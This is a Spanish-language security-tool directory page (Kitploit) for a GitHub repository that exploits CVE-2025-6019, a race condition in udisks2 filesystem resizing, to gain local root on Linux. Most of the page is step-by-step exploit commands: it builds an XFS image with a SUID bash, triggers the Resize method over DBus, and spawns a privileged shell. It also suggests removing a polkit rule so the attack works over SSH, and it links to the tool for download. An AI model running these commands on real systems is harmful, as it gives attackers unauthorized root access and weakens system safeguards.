Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/and-oss/cve-2025-6019-exploit
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónPruebas de PenetraciónExplotación de Binarios
GitHuband-oss/cve-2025-6019-exploit

CVE-2025-6019-exploit

exploit

Ver Repositorio
4328hace 1 añoAún no revisado
Compartir

CVE-2025-6019: Exploit de Escalada de Privilegios mediante Redimensionamiento del Sistema de Archivos UDisks2

Detalles de la Vulnerabilidad

  • ID de CVE: CVE-2025-6019
  • Impacto: Escalada Local de Privilegios (LPE)
  • Sistemas Afectados: Sistemas Linux con versiones vulnerables de udisks2
  • Mecanismo: Una condición de carrera durante el redimensionamiento del sistema de archivos permite el acceso a binarios SUID en directorios temporales escribibles por cualquier usuario.
  • Componentes Clave:
    • Servicio udisks2 (interfaz DBus)
    • Método org.freedesktop.UDisks2.Filesystem.Resize
    • Puntos de montaje temporales bajo /tmp/blockdev*

Flujo del Exploit

1. Preparar Imagen Maliciosa del Sistema de Archivos (Atacante)

dd if=/dev/zero of=./xfs.image bs=1M count=300
mkfs.xfs ./xfs.image
mkdir ./xfs.mount
mount -t xfs ./xfs.image ./xfs.mount
cp /bin/bash ./xfs.mount
chmod 04555 ./xfs.mount/bash  # Establecer bit SUID
umount ./xfs.mount 

2. Desencadenar el Exploit (Máquina Víctima)

# Verificar capacidades del sistema
gdbus call --system --dest org.freedesktop.login1 \
  --object-path /org/freedesktop/login1 \
  --method org.freedesktop.login1.Manager.CanReboot

# Limpiar interferencias
killall -KILL gvfs-udisks2-volume-monitor

# Configurar dispositivo loop
udisksctl loop-setup --file ./xfs.image --no-user-interaction

# Vigilante en segundo plano (se ejecuta cuando aparece el binario SUID)
while true; do 
  /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break
done 2>/dev/null &

# Desencadenar la vulnerabilidad a través de DBus
gdbus call --system --dest org.freedesktop.UDisks2 \
  --object-path /org/freedesktop/UDisks2/block_devices/loop0 \
  --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'

3. Obtener Acceso Root

/tmp/blockdev*/bash -p  # Lanzar shell privilegiada
id
# uid=65534(nobody) gid=65534(nobody) euid=0(root)

¡Importante!

¡El exploit solo funciona en una sesión logind!

  • El script debe ejecutarse desde una sesión logind que tenga Active=yes y Remote=no (por ejemplo, tty1).
  • Cuando se inicia desde una sesión SSH / pts/* / reverse-shell, la llamada a udisksctl loop-setup --no-user-interaction es denegada por polkit, por lo que la PoC finaliza con
    “Failed to create loop device”.

Nota:

  • Si desea usar el exploit a través de SSH, debe eliminar temporalmente la regla de polkit

Cómo usar el exploit

Crear imagen SUID

$ sudo bash exploit.sh create 


Explotar el sistema

$ bash exploit.sh exploit 

Video PoC

poc

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    590
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    383
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    309
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    283

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →